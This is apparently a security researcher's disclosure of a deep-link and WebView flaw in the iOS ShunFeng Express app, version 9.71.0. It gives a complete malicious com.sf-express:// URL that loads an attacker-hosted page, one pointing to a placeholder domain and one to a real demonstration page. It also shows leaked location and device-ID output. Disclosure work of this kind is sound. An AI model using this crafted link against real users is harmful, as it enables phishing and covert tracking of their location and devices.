An information leak vulnerability in the iOS version of ShunFeng Express app

Brief Description


The iOS version of the ShunFeng Express app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the ShunFeng Express app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's geolocation information** and **device information**.

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **com.sf-express://openApp/?schemeParams={"params":{"title":"AttackerPage","source":{"uri":"https://attack.com/attack.html"}},"needLogin":true,"pageRoute":"WedViewPage"}**. Here, **"attack.com"** is a domain under the attacker's control. In our experiment, we use *com.sf-express://openApp/?schemeParams={"params":{"title":"AttackerPage","source":{"uri":"https://zhouziyi1.github.io/iOSJS/shunfengexpress/atkShunFengExpress.html"}},"needLogin":true,"pageRoute":"WedViewPage"}*.

When the victim clicks on this URL, the URL directs the victim to the ShunFeng Express app. The app lacks a domain name check, so it allows the webpage **https://zhouziyi1.github.io/iOSJS/shunfengexpress/atkShunFengExpress.html** to be loaded within the webview of the app.




Phishing Link


open ShunFeng Express

```
com.sf-express://openApp/?schemeParams=
{"params":{"title":"AttackerPage","source":
{"uri":"https://zhouziyi1.github.io/iOSJS/shunfengexp
ress/atkShunFengExpress.html"}},"needLogin":true,"
pageRoute":"WedViewPage"}
```

Open in “顺丰速运”?



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's geolocation information** and **device information**.



An attacker can:

Get Your Geolocation Info:

Your Country: 中国

Your Province: 上海市

Your City (Code): 上海市 (289)

Your District (Code): 闵行区 (310112)

Your Town: [redacted]镇


Your Street: [redacted]路隧道

Your Precise Geolocation:
(12[redacted]172609224, 3[redacted]47639177)

Your Location Name: 中国[redacted]产业基地

Your Location Tag: 公司企业;园区

Your LocationID:
(4a7soPv-_f_xo6f0-av1o-m16rGx4r--tbe0tbGzs-
HRi[redacted]MXk3-
aSz[redacted]mFoPbW
6vSt[redacted]
dCK[redacted]PWNyIG8
yZT8xN2OjFutg_1731069942



Your Country: 中国

Your Province: 上海市

Your City (Code): 上海市 (289)

Your District (Code): 闵行区 (310112)

Your Town: [redacted]镇

Your Street: [redacted]路隧道

Your Precise Geolocation:
(12[redacted]224, 3[redacted]39177)

Your Location Name: 中国[redacted]产业基地

Your Location Tag: 公司企业;园区

Your LocationID:
(4a7soPv-_f_xo6f0-av1o-m16rGx4r--tbe0tbGzs-
HRi4y[redacted]Xk3-
aSzrC[redacted]mFoPbW
6vStl5[redacted]
dCKic[redacted]WNyIG8
yZT8xN2OjFutg_1731069942

Get Your Device Info:

Your DeviceID:
D2_R6C4B[redacted]qoYqpdjCC
UncX88

Impact of the Vulnerability

Scope of the vulnerability: ShunFeng Express app iOS version 9.71.0 (the latest version as of

2024-11-08).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.